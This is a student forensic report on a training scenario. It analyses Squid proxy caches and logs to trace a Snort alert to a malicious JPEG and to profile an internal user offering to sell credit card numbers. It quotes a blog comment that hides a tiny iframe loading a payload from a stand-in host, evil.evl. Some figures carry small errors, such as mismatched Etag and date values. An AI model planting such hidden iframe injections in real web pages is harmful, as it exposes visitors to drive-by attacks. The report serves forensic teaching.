Case Name: WK7

[redacted]

Examiner Name: Candace [redacted]

Table of Contents

List of Illustrative Materials

Tables

Figures

Executive Summary

Background

It is known that a credit card number recycling program was recently started by Inter0ptic. A payment processor company called MacDaddy has deployed Snort NIDS to detect anomalous inbound and outbound events. An alert was logged at 08:01:45 on 5/18/11 regarding inbound executable code sent to port 80 for inside host 192.168.1.169 from external host 172.16.16.218. The examiner previously reviewed Snort logs and determined the alert was a true positive, as the packet flagged contained a repeated sequence of 0x90 characters, which is a custom rule in the configuration files created by local staff. The packet that triggered the alert contained a JPEG image was extracted for further analysis. A rough timeline of the events, per Snort log reconstruction, is as follows:
07:45:09 - Relevant NIDS alerts begin. These include alerts related to 192.168.1.169
08:01:45 - Reported NIDS alert occurs. It is the only alert related to 172.16.16.218.
08:04:28-08:04:38 - 192.168.1.169 sends packets to other internal hosts, triggering alerts.
08:15:08 - Relevant NIDS alerts (related to 192.168.1.169 end.

Request

The examiner has been asked to review the web proxy logs in order to:

- Extract any cached pages/files associated with the Snort alert.
- Determine whether evidence from the Squid cache corroborates previous findings from analysis of Snort logs.
- Gather information about client system 192.168.1.169, including likely operating system and apparent interests of user.
- Present any information regarding the identity of internal users who have been engaged in suspicious activities.

Findings

Examiner identified the image that triggered the alert: a small 5x5 pixel image (http://www.evil.evl/pwny.jpg) contained in an iFrame on page http://sketchy.evl/?p=3. Evidence obtained from the Squid cache does corroborate the evidence obtained in the Snort proxy: the triggering image had the same checksum, and important events lined up chronologically. The client is probably a Microsoft Windows system, and had web surfing activity related to resigning/looking for a new job, money, travel/travel to nonextradition countries, and data destruction. The username philt, associated with name N. Phil Trader and email address philt@example.com left a comment on a webpage looking to buy old credit card numbers: “I have a bunch”.

Evidence

Table 1 outlines the evidence items of this case.

Description	Designation	Filename	MD5 Hash
Evidence Provided	Preservation Copy	Ch10-WebProxies.zip	126C47C99B419AB82828615224B74C15
Evidence Created	Working Copy	Ch10-WebProxiesXX.zip	126C47C99B419AB82828615224B74C15
Evidence Examined	Working Copy	Ch10-WebProxiesXX.zip	126C47C99B419AB82828615224B74C15

Table 1: Case Evidence Items

Analysis

In a previous procedure, the examiner located Etag "1238-27b-4a38236f5d880" in Snort. Examiner opened a Terminal in directory *Desktop/Week7/Working/Ch10-WebProxies* and entered command: "grep -r '1238-27b-4138236f5d880' squid", as shown in figure 1. File *./squid/00/05/90000058A* contains this Etag.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies$ grep -r '1238-27b-4
a38236f5d880' squid
Binary file squid/00/05/0000058A matches
```

Figure 1: Instances of Etag 1238-27b-4138236f5d880 in web proxy log files

Examiner navigated to and opened file *Desktop/Week7/Working/Ch10-WebProxies/squid/00/05/0000058A* in Bless. Squid metadata (see figure 2) indicates the URI of cached object is "http://www.evil.evl/pwny.jpg". Examiner noted the headers following the URI match the previously found headers from the Snort tcpdump.log file. Examiner found "0xFFD8" in Bless, cut all bytes before that, and saved the modified file as *0000058A-edited.jpg.*

```
03 66 00 00 00 03 10 00 00 00 77 73 1A D2 D3 7D C4 79 |.f........ws...}.y
86 85 96 E5 23 ED A5 75 05 18 00 00 00 59 DF D3 4D 59 |....#..u.....Y..MY
DF D3 4D FF FF FF FF D2 16 D3 4D 00 00 00 00 01 00 60 |..M.......M......`
04 04 1D 00 00 00 68 74 74 70 3A 2F 2F 77 77 77 2E 65 |......http://www.e
76 69 6C 2E 65 76 6C 2F 70 77 6E 79 2E 6A 70 67 00 0A |vil.evl/pwny.jpg..
08 00 00 00 C6 03 00 00 00 00 00 00 48 54 54 50 2F 31 |............HTTP/1
2E 31 20 32 30 30 20 4F 4B 0D 0A 44 61 74 65 3A 20 57 |.1 200 OK..Date: W
65 64 2C 20 31 38 20 4D 61 79 20 32 30 31 31 20 31 35 |ed, 18 May 2011 15
3A 30 31 3A 34 35 20 47 4D 54 0D 0A 53 65 72 76 65 72 |:01:45 GMT..Server
3A 20 41 70 61 63 68 65 2F 32 2E 32 2E 38 20 28 55 62 |: Apache/2.2.8 (Ub
75 6E 74 75 29 20 50 48 50 2F 35 2E 32 2E 34 2D 32 75 |untu) PHP/5.2.4-2u
```

Figure 2: URI of cached image

Examiner entered command "ls -l 0000058A-edited.jpg" and "file 0000058A-edited.jpg" in Terminal of directory *Desktop/Week7/Working/Ch10-WebProxies/squid/00/05* to confirm the expected file size and type (see figure 3). Examiner also used the md5sum and sha256 sum utilities to determine the file's MD5 and SHA256 checksums: 13C303F746A0E8826B749FCE56A5C126 and FC5D6F18C3ED01D2AACD64AAF1B51A539FF95C3EB6B8D2767387A67BC5FE8699, respectively. These checksums match those that were previously carved from the Snort packet capture.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/squid/00/05$ ls -l 0
000058A-edited.jpg
-rw-rw-r-- 1 cyberstud cyberstud 635 May  2 13:01 0000058A-edited.jpg
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/squid/00/05$ file 00
00058A-edited.jpg
0000058A-edited.jpg: JPEG image data, baseline, precision 8, 5x5, frames 4
```

Figure 3: Carved file size and type

To find pages that linked to this image in the proxy logs, examiner entered command "grep -r 'http://www\.evil\.evl/pwny\.jpg' squid" in *Desktop/Week7/Working/Ch10-WebProxies*

directory. Two files, shown in figure 4 link to the image. Only one (*0000589)* had not been previously reviewed.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies$ grep -r 'http://www
\.evil\.evl/pwny\.jpg' squid
Binary file squid/00/05/00000589 matches
Binary file squid/00/05/0000058A matches
```

Figure 4: Files with reference to http://www.evil.evl/pwny.jpg

Examiner opened file *Desktop/Week7/Working/Ch10-WebProxies/squid/00/05/00000589* in Bless. The source URI is "http://sketchy.evl/?p=3.", as seen in figure 5. Additionally, the page header (not pictured) labels the cache file as type "text/html." Examiner cut out the header and saved modified file as *00000589-edited.html.*

```
03 54 00 00 00 03 10 00 00 00 26 FE 66 94 EC 55 58 4D 77 C6 EE |.T........&.f..UXMw..
10 BE A7 DF 39 05 18 00 00 00 49 DF D3 4D 49 DF D3 4D FF FF FF |....9.....I..MI..M...
FF FF FF FF FF 00 00 00 00 01 00 60 04 04 18 00 00 00 68 74 74 |...........`......htt
70 3A 2F 2F 73 6B 65 74 63 68 79 2E 65 76 6C 2F 3F 70 3D 33 00 |p://sketchy.evl/?p=3.
48 54 54 50 2F 31 2E 30 20 32 30 30 20 4F 4B 0D 0A 44 61 74 65 |HTTP/1.0 200 OK..Date
3A 20 57 65 64 2C 20 31 38 20 4D 61 79 20 32 30 31 31 20 31 35 |: Wed, 18 May 2011 15
3A 30 31 3A 32 39 20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 |:01:29 GMT..Server: A
70 61 63 68 65 2F 32 2E 32 2E 38 20 28 55 62 75 6E 74 75 29 20 |pache/2.2.8 (Ubuntu)
50 48 50 2F 35 2E 32 2E 34 2D 32 75 62 75 6E 74 75 35 2E 35 20 |PHP/5.2.4-2ubuntu5.5
77 69 74 68 20 53 75 68 6F 73 69 6E 2D 50 61 74 63 68 0D 0A 58 |with Suhosin-Patch..X
2D 50 6F 77 65 72 65 64 2D 42 79 3A 20 50 48 50 2F 35 2E 32 2E |-Powered-By: PHP/5.2.
34 2D 32 75 62 75 6E 74 75 35 2E 35 0D 0A 58 2D 50 69 6E 67 62 |4-2ubuntu5.5..X-Pingb
61 63 6B 3A 20 68 74 74 70 3A 2F 2F 73 6B 65 74 63 68 79 2E 65 |ack: http://sketchy.e
76 6C 2F 78 6D 6C 72 70 63 2E 70 68 70 0D 0A 43 6F 6E 6E 65 63 |vl/xmlrpc.php..Connec
74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 43 6F 6E 74 65 6E 74 2D |tion: close..Content-
54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 |Type: text/html; char
73 65 74 3D 55 54 46 2D 38 0D 0A 0D 0A 3C 21 44 4F 43 54 59 50 |set=UTF-8....<!DOCTYP
45 20 68 74 6D 6C 20 50 55 42 4C 49 43 20 22 2D 2F 2F 57 33 43 |E html PUBLIC "-//W3C
```

Figure 5: 00000589 stored URI

After opening the modified file with Gedit, examiner located the reference to http://www.evil.evl/pwny.jpg on line 93 (figure 6). It is contained within a 5px by 5px iFrame within a comment.

```
                    <h3 id="comments">1 Comment</h3>
        <ol class="commentlist">

                                            <li class="alt1" id="comment-3" >
                    <div class="commentcount">
                    <a href="#comment-3" title="">1</a>
                    </div>

                    <strong>l0ser</strong> // April 29th, 2011 at 2:28 am
                                <br />

                    <div class="commenttext">
                    <p>luv the site! <img src='http://sketchy.evl/wp-includes/images/
smilies/icon_wink.gif' alt=';)' class='wp-smiley' />  hope u get lots of traffic lol<iframe
src="http://www.evil.evl/pwny.jpg" width="5px" height="5px" frameborder="0"></iframe></p>
                    </div>
                </li>
```

Figure 6: Reference to pwny.jpg in 00000589-edited.html

Examiner set Mozilla Firefox to operate offline and opened the html document (excerpt shown in figure 7). The comment in question appears to have been posted by a user called “l0ser” on April 29, 2011 at 2:28AM.



Figure 7: 00000589-edited.html in web browser

Examiner found the timestamps for the first and last entries in the log file (see figure 8) and converted them to human readable time. The first entry occurred on 14:43:18 UTC on 05/18/2011. The last entry occurred at 15:15:25 UTC on 05/18/2011.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ head
-1 access.log
1305729798.958    409 192.168.1.170 TCP_MISS/200 799 HEAD http://start.ubuntu.co
m/8.04/ - DIRECT/91.189.90.41 text/html
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ tail
-1 access.log
1305731725.796    143 192.168.1.169 TCP_MISS/302 562 GET http://www.gravatar.com
/avatar.php? - DIRECT/72.233.44.61 text/html
```

Figure 8: First and last entry timestamps of access.log

To isolate information about specific host 192.168.1.169, examiner entered command “grep ‘192\.168\.1\.169’ access.log > access-192.168.1.169.log” and “wc -1 acces-192.168.1.169.log” (see figure 9). There are 1487 entries pertaining to 192.168.1.169.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ grep
'192\.168\.1\.169' access.log>access-192.168.1.169.log
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ wc -l
 access-192.168.1.169.log
1487 access-192.168.1.169.log
```

Figure 9: Web surfing activity from 192.168.1.169

Examiner found the beginning and ending time stamps for the web surfing activity from 192.168.1.169, as illustrated in figure 10. The timestamp on the first entry is equivalent to 14:44:43 UTC 05/18/2011. The destination of this entry is http://www.microsoft.com/isapi/redir.dll?, suggesting that 192.168.1.169 is configured with Microsoft software, such as Internet Explorer and Windows. The timestamp on the last entry is equivalent to 15:15:25 UTC 05/11/2011.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ head
-1 access-192.168.1.169.log
1305729883.014    144 192.168.1.169 TCP_MISS/302 737 GET http://www.microsoft.co
m/isapi/redir.dll? - DIRECT/65.55.21.250 text/html
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ tail
-1 access-192.168.1.169.log
1305731725.796    143 192.168.1.169 TCP_MISS/302 562 GET http://www.gravatar.com
/avatar.php? - DIRECT/72.233.44.61 text/html
```

Figure 10: First and last web surfing entries from 192.168.1.169

To confirm the time of the NIDS alert, examiner entered command "grep 'http://www\.evil\.evl/pwny\.jpg' access-192.168.1.169.log" (see figure 11). The resultant time corresponds to 15:01:45 UTC 05/18/2011. After adjusting for time zone, this is consistent with the previously established timeline based on Snort logs.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ grep
'http://www.evil.evl/pwny.jpg' access-192.168.1.169.log
1305730905.602     45 192.168.1.169 TCP_MISS/200 1087 GET http://www.evil.evl/pw
ny.jpg - DIRECT/172.16.16.218 image/jpeg
```

Figure 11: Visit to website that initially triggered NIDS alert

Examiner was able to find a variety of URIs falling into the categories of resigning and looking for a new job, money, travel, and data destruction.

To find any other pages related to domains evil.evl and sketchy.evl, examiner entered command "for cache_file in 'grep -lir 'sketchy\.evl\|evil\.evl' squid'; do dquid_extract_v01.pl -f $cache_file -o squid-extract-evl\; done", but was unable to successfully execute. The three domains that should have been located were: sketchy.evl, www.evil.evl, and www.hyperpromote.com. Most extracted pages should have been from the sketchy.evl domain.

Examiner manually carved out the page http://sketchy.evl/?page_id=2 from file *Desktop/Week7/Working/Ch10-WebProxies/squid/05/000005B9*, shown in figure 12. It shows that a user called "N. Phil Trader" was logged in when the page was cached. Examiner noted before carving the date listed in the HTTP header is 15:03:36 GMT 05/18/2011 and hash value is 88D70371DB405AC6D7FA291B36E6B594.



Figure 12: http://sketchy.evl/?page_id=2 viewed offline in web browser

In terminal, examiner entered command: "grep 88D70371DB405AC6D7FA291B36E6B594 store.log" (figure 13). The number 1305731016.113 converts to 15:03:36 5/18/2011: the same time on the HTTP header from the suspicious remote server- indicating the remote server time was accurate when this page was cached.

```
cyberstud@CYB457-12:~/Desktop/Week7/Working/Ch10-WebProxies/var-log-squid$ grep
88D70371DB405AC6D7FA291B36E6B594 store.log
1305731016.113 SWAPOUT 00 000005B9 88D70371DB405AC6D7FA291B36E6B594  200 1305731
016 1305731016 1305731016 text/html -1/8185 GET http://sketchy.evl/?
```

Figure 13: Cache time of http://sketchy.evl/?page_id=2

The page http://sketchy.evl/?page_id=4 (from file *Desktop/Week7/Working/Ch10-WebProxies/squid/05/000005BE*), if successfully carved would have shown a comment from "N. Phil Trader" awaiting moderation: "how much r u offering per card right now? plz let me know. I have a bunch. thx, phil". It was cached at 15:04:05 UTC 5/18/2011.

Additionally, another page (unable to be successfully extracted with squid extract) would have shown profile information for the WordPress account linked to the pending comment: philt@example.com.

Conclusion

The examiner was asked to extract any cached pages/files associated with the Snort alert. Examiner identified the image that triggered the alert: a small 5x5 pixel image (http://www.evil.evl/pwny.jpg) contained in an iFrame on page http://sketchy.evl/?p=3. Examiner also manually carved page http://www.sketcy.evl/?page+id=2. The examiner was

asked to determine whether evidence from the Squid cache corroborates previous findings from analysis of Snort logs. Evidence obtained from the Squid cache does corroborate the evidence obtained in the Snort proxy: the triggering image had the same checksum, and important events lined up chronologically. The examiner was asked to gather information about client system 192.168.1.169, including likely operating system and apparent interests of user.
The client is probably a Microsoft Windows system, and had web surfing activity related to resigning/looking for a new job, money, travel and travel to nonextradition countries, and data destruction. The examiner was asked to present any information regarding the identity of internal users engaged in suspicious activities. The username philt, associated with name N. Phil Trader and email address philt@example.com left a comment on a webpage looking to buy old credit card numbers: “I have a bunch”.

Appendix

Appendix A: Examiner Workstation Specifications

- [redacted]
- System date/time is consistent with the time zone listed above, as verified by: http://nist.time.gov/.

Appendix B: Virtual Machine (VM) Specifications

- Virtual Machine Name: CYB457-12
- Operating System Name: Ubuntu
- System Make/Model: VMware, Inc. VMware Virtual Platform
- Virtual Machine Serial Number: VMware-42 1b 8a 7d d6 56 cd 16-8c 9a 80 0e 79 fb c8 f9
- VM's Time Zone: Eastern Daylight Time
- System date and time are consistent with the time zone listed above, as verified by: http://nist.time.gov/.

Appendix C: Tools

- Bless 0.6.0
- Firefox 75.0
- Pluma 1.16.2
- Gedit 3.18.3

Appendix D: Evidence Copies

On 5/2/2020, the examiner created a new *Week7* folder on the *Desktop*, then retrieved archive file *Ch10-WebProxies.zip* via Mozilla Firefox from the CYB457 course shell to the *Week7* folder.

Examiner used the online utility located at onlinemd5.com to obtain the md5 hash value of the downloaded archive file. No checksum for comparison was provided, so the examiner was unable to determine the purity of the preservation copy.

A new folder in *Week7* was created called *Working*. Examiner created a working copy of the *Ch10-WebProxies.zip* archive file in the *Working* folder called *Ch10-WebProxiesXX*. Onlinemd5.com was used to determine the hash value of the evidence created, which matched the preservation copy, confirming the integrity of the working copy.

Examiner unzipped the working copy archive, revealing file folder *Ch10-WebProxies.*

Appendix E: Evidence Verification

Table 2 outlines the hashes obtained throughout the evidence verification process. Onlinemd5.com was used to calculate MD5 hashes.

Designation	Filename	MD5 Hash	Description
PRE-ANALYSIS			
Preservation Copy	Ch10-WebProxies.zip	126C47C99B419AB82828615224B74C15	Archive file downloaded from Engage
Working Copy	Ch10-WebProxiesXX.zip	126C47C99B419AB82828615224B74C15	Working Copy created from preservation copy. This copy was analyzed.
POST-ANALYSIS			
Preservation Copy	Ch10-WebProxies.zip	126C47C99B419AB82828615224B74C15	Archive file downloaded from Engage
Working Copy	Ch10-WebProxiesXX.zip	126C47C99B419AB82828615224B74C15	Working Copy created from preservation copy. This copy was analyzed.

Table 2: Evidence Verification Table